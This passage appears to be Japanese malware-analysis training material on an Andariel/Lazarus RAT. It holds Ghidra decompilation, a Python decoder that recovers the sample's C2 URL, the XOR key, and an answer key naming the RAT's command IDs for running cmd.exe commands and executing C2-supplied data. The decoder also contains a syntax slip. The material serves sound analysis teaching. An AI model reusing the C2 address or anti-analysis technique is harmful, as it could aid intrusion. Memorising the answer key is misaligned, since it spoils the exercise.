11     bVar3 = 0x84;
12     uVar4 = 0x9a9a2c2;
13     uVar2 = 0x57219043;
14     if (0 < param_3) {
15         pbVar5 = param_2;
16         do {
17             bVar1 = (byte)uVar2;
18             *pbVar5[param_1 - (int)param_2] ^ (byte)uVar4 ^ bVar1 ^ bVar3;
19             bVar3 = (bVar1 ^ bVar3) & (byte)uVar4 ^ bVar1 & bVar3;
20             uVar4 = uVar4 >> 8 | ((uVar4 * 8 ^ uVar4) & 0x7f8) << 0x14;
21             uVar2 = uVar2 >> 8 | (((uVar2 * 2 ^ uVar2) << 4 ^ uVar2) & 0xfffff80 ^ uVar2 << 7) << 0x11;
22             param_3 = param_3 + -1;
23             pbVar5 = pbVar5 + 1;
24         } while (param_3 != 0);
25     }
26     return;
```

8.文字列復号[payload_x86] 3/3

```
1 import base64
2
3 def decode(enc):
4     mask1 = 0x84
5     mask2 = 0x9A9A2C2
6     mask3 = 0x57219043
7
8     for i in range(len(enc)):
9         enc[i] ^= (mask1 ^ mask2 ^ mask3) & 0xFF
10        mask1 = (mask1 ^ mask3) & mask2 ^ mask3 & mask1 & 0xFF
11        mask2 = mask2 >> 8 | (((mask2 ^ (8 * mask2)) & 0x7F8) << 0x14)
12        mask3 = mask3 >> 8 | (((((mask3 * 2) ^ mask3) * 16) ^ mask3) & 0xffffffff80 ^ mask3 << 7) << 0x11 & 0xFFFFFFFF)
13    return(enc)
14
15 decode(bytearray(base64.b64decode('bYR+jw2oi3a79/wVS2DG6ts12vPN+FITVgY5u03Vk/LE38C2sRbqzXkJKWT2')))
16
...
>>> decode(bytearray(base64.b64decode('bYR+jw2oi3a79/wVS2DG6ts12vPN+FITVgY5u03Vk/LE38C2sRbqzXkJKWT2')))
bytearray(b'http://www.conkorea.com/cshop/banner/list.php')
```

解答まとめ

1. アドレス00401af3のcmp命令で比較している0xb7に対応するシステムエラーコード名を答えよ。	ERROR_ALREADY_EXISTS
2-1. FUN_00401810では文字列がエンコードされている。そのエンコード方式を以下から選択せよ。	XOR
2-2. FUN_00401810では文字列がエンコードされている。その鍵をASCII文字列で答えよ。	k@W#C\$DERb*F^3A
2-3. FUN_00401810の処理を以下から選択せよ。	アンチ解析機能
3. FUN_00401ca0とFUN_00402710は暗号化されたペイロードを読み込んで復号する処理である。復号処理を解析して、次の文字列を復号せよ	Congratulations_Decode_Payload!
4. FUN_004021c0を解析して、このマルウェアに実装されているコマンド数を答えよ	8
5. FUN_004021c0を解析してコマンドID 1111で設定されるsleep時間が格納されるグローバル変数名をDAT_アドレスの形式で答えよ。	DAT_004191d8
6. FUN_004021c0を解析し、コマンド 1234 の機能を答えよ	C2 サーバから受信したデータを別スレッドで実行する
7-1. FUN_004021c0を解析してC2 サーバから受信したデータをファイルとして保存するコマンドIDを10進数で答えよ。	8877
7-2. FUN_004021c0を解析してcmd.exeで任意コマンドを実行するコマンドIDを10進数で答えよ。	9999
8. アドレス00415e50のデータを復号せよ。	http://www.conkorea[.]com/cshop/banner/list[.]php

マルウェアファミリー

- 2021/04 Lazarusのサブグループ Andarielが利用するマルウェア
 - <https://securelist.com/andariel-evolves-to-target-south-korea-with-ransomware/102811/>
 - <https://blog.malwarebytes.com/threat-intelligence/2021/04/lazarus-apt-conceals-malicious-code-within-bmp-file-to-drop-its-rat/>

Andariel evolves to target South Korea with ransomware

APT REPORTS 15 JUN 2021 11 minute read




Table of Contents

- Executive summary
- Background
- Initial infection or spreading
- Second stage payload: Simple agent
- Third stage payload: Backdoor
- Ransomware
- Victims
- Attribution
- Conclusions
- Indicators of compromise
- MITRE ATT&CK Mapping

// AUTHORS

BEONGSU PARK




THREAT INTELLIGENCE

Lazarus APT conceals malicious code within BMP image to drop its RAT

Posted: April 19, 2021 by Threat Intelligence Team
Last updated: July 28, 2021


Ghidra Tips: Go To

- Gキーで開くGo Toダイアログにアドレスやlabelを入力
 - 任意の場所に簡単に移動
 - 問題ではアドレスが指定されていることが多いので必須!



Ghidra Tips: データのコピー1


- Bytesウィンドウでコピーする



Addresses	Hex	Ascii
00407320	2c 73 40 00 58 73 40 00 7c 73 40 00 23 d1 8a 06	,s@.Xs@.ls@.#...
00407330	88 07 8a 46 01 88 47 01 8a 46 02 c1 e9 02 88 47	...F..G..F.....G
00407340	02 83 c6 03 83 c7 03 83 f9 08 72 cc f3 a5 ff 24r....\$
00407350	95 08 74 40 00 8d 49 00 23 d1 8a 06 88 07 8a 46	..t@..I.#.....F
00407360	01 c1 e9 02 88 47 01 83 c6 02 83 c7 02 83 f9 08G.....
00407370	72 a6 f3 a5 ff 24 95 08 74 40 00 90 23 d1 8a 06	r....\$.t@.#...
00407380	88 07 83 c6 01 c1 e9 02 83 c7 01 83 f9 08 72 88r.
00407390	f3 a5 ff 24 95 08 74 40 00 8d 49 00 ff 73 40 00	...\$.t@..I.s@.
004073a0	ec 73 40 00 e4 73 40 00 dc 73 40 00 d4 73 40 00	.s@..s@..s@..s@.
004073b0	cc 73 40 00 c4 73 40 00 bc 73 40 00 8b 44 8e e4	.s@..s@..s@..D..
004073c0	89 44 8f e4 8b 44 8e e8 89 44 8f e8 8b 44 8e ec	.D...D...D...D..
004073d0	89 44 8f ec 8b 44 8e f0 89 44 8f f0 8b 44 8e f4	.D...D...D...D..


Ghidra Tips: データのコピー2

- コピーしたい範囲を選択
 - コンテキストメニューからCopy Special => Byte Stringを選択



A screenshot of the Ghidra memory view. A range of memory addresses from 0041e450 to 0041e45d is highlighted in light green. A context menu is open over this range, with 'Copy Special...' selected and highlighted in blue. Other menu items include 'Bookmark...', 'Clear Code Bytes', 'Clear With Options', 'Clear Flow and Repair', 'Copy', and 'Paste'.

Address	Hex	Comment	Disassembly
0041e450	7d	??	7Dh }
0041e451	b1	??	B1h
0041e452	b1	??	B1h
0041e453	e2	??	
0041e454	e2	??	
0041e455	16	??	
0041e456	47	??	
0041e457	47	??	
0041e458	7c	??	
0041e459	b0	??	
0041e45a	b0	??	
0041e45b	e1	??	
0041e45c	15	??	
0041e45d	15	??	



Ghidra Help: データのコピー3

- Listingビューで見切れている場合
 - 文字列
- Defined Stringsウィンドウ
 - Copy Current Column

The image shows a screenshot of the Ghidra interface. At the top, a snippet of assembly code is visible, including a cross-reference: `s_bYR+jw2oi3a79/wVS2DG6ts12vPN+FIT_00415e50 XREF[1]: FUN_004012a0:00401354(*)`. Below this is the 'Defined Strings' window, which contains a table of strings. The table has three columns: 'Location', 'String Value', and 'String Repres...'. The row for location `00415e50` is selected, and a context menu is open over it. The menu options include 'Make Selection', 'Default Settings...', 'Settings...', 'Translate', 'Copy', 'Export', and 'Select All'. The 'Copy' option is highlighted, and a sub-menu is open showing 'Copy', 'Copy Current Column Ctrl+Shift+C', and 'Copy Columns...'. The 'Copy Current Column' option is selected in this sub-menu.

Location	String Value	String Repres...
00415e24	1#INF	"1#INF"
00415e2c	1#QNaN	"1#QNaN"
00415e38	qtreads32	"qtreads32"
00415e50	bYR+jw2oi3a79/wVS2DG6ts12vPN+FIT_00415e50	"bYR+jw2oi3a79/wVS2DG6ts12vPN+FIT_00415e50"
00415e90	bYR+jw2oi3a79/wVS2DG6ts12vPN+FIT_00415e90	"bYR+jw2oi3a79/wVS2DG6ts12vPN+FIT_00415e90"
00415ee0	SJ9wllvrXs7...	"SJ9wllvrXs7..."
00415f80	SJ9wllvrXs7...	"SJ9wllvrXs7..."
00416070	SJ9wllvrXs7...	"SJ9wllvrXs7..."
004160f0	SJ9wllvrXs7...	"SJ9wllvrXs7..."
0041617c	Cor	"#nContent..."
0041619c	%s	"%s#cmd.exe..."
004161b4	444	"4444FAIL"
004161c8	@ec	"no off#%..."
004161fc	111	"%d Succ..."
00416210	887	"? Succes..."
00416220	888	"8 Succes..."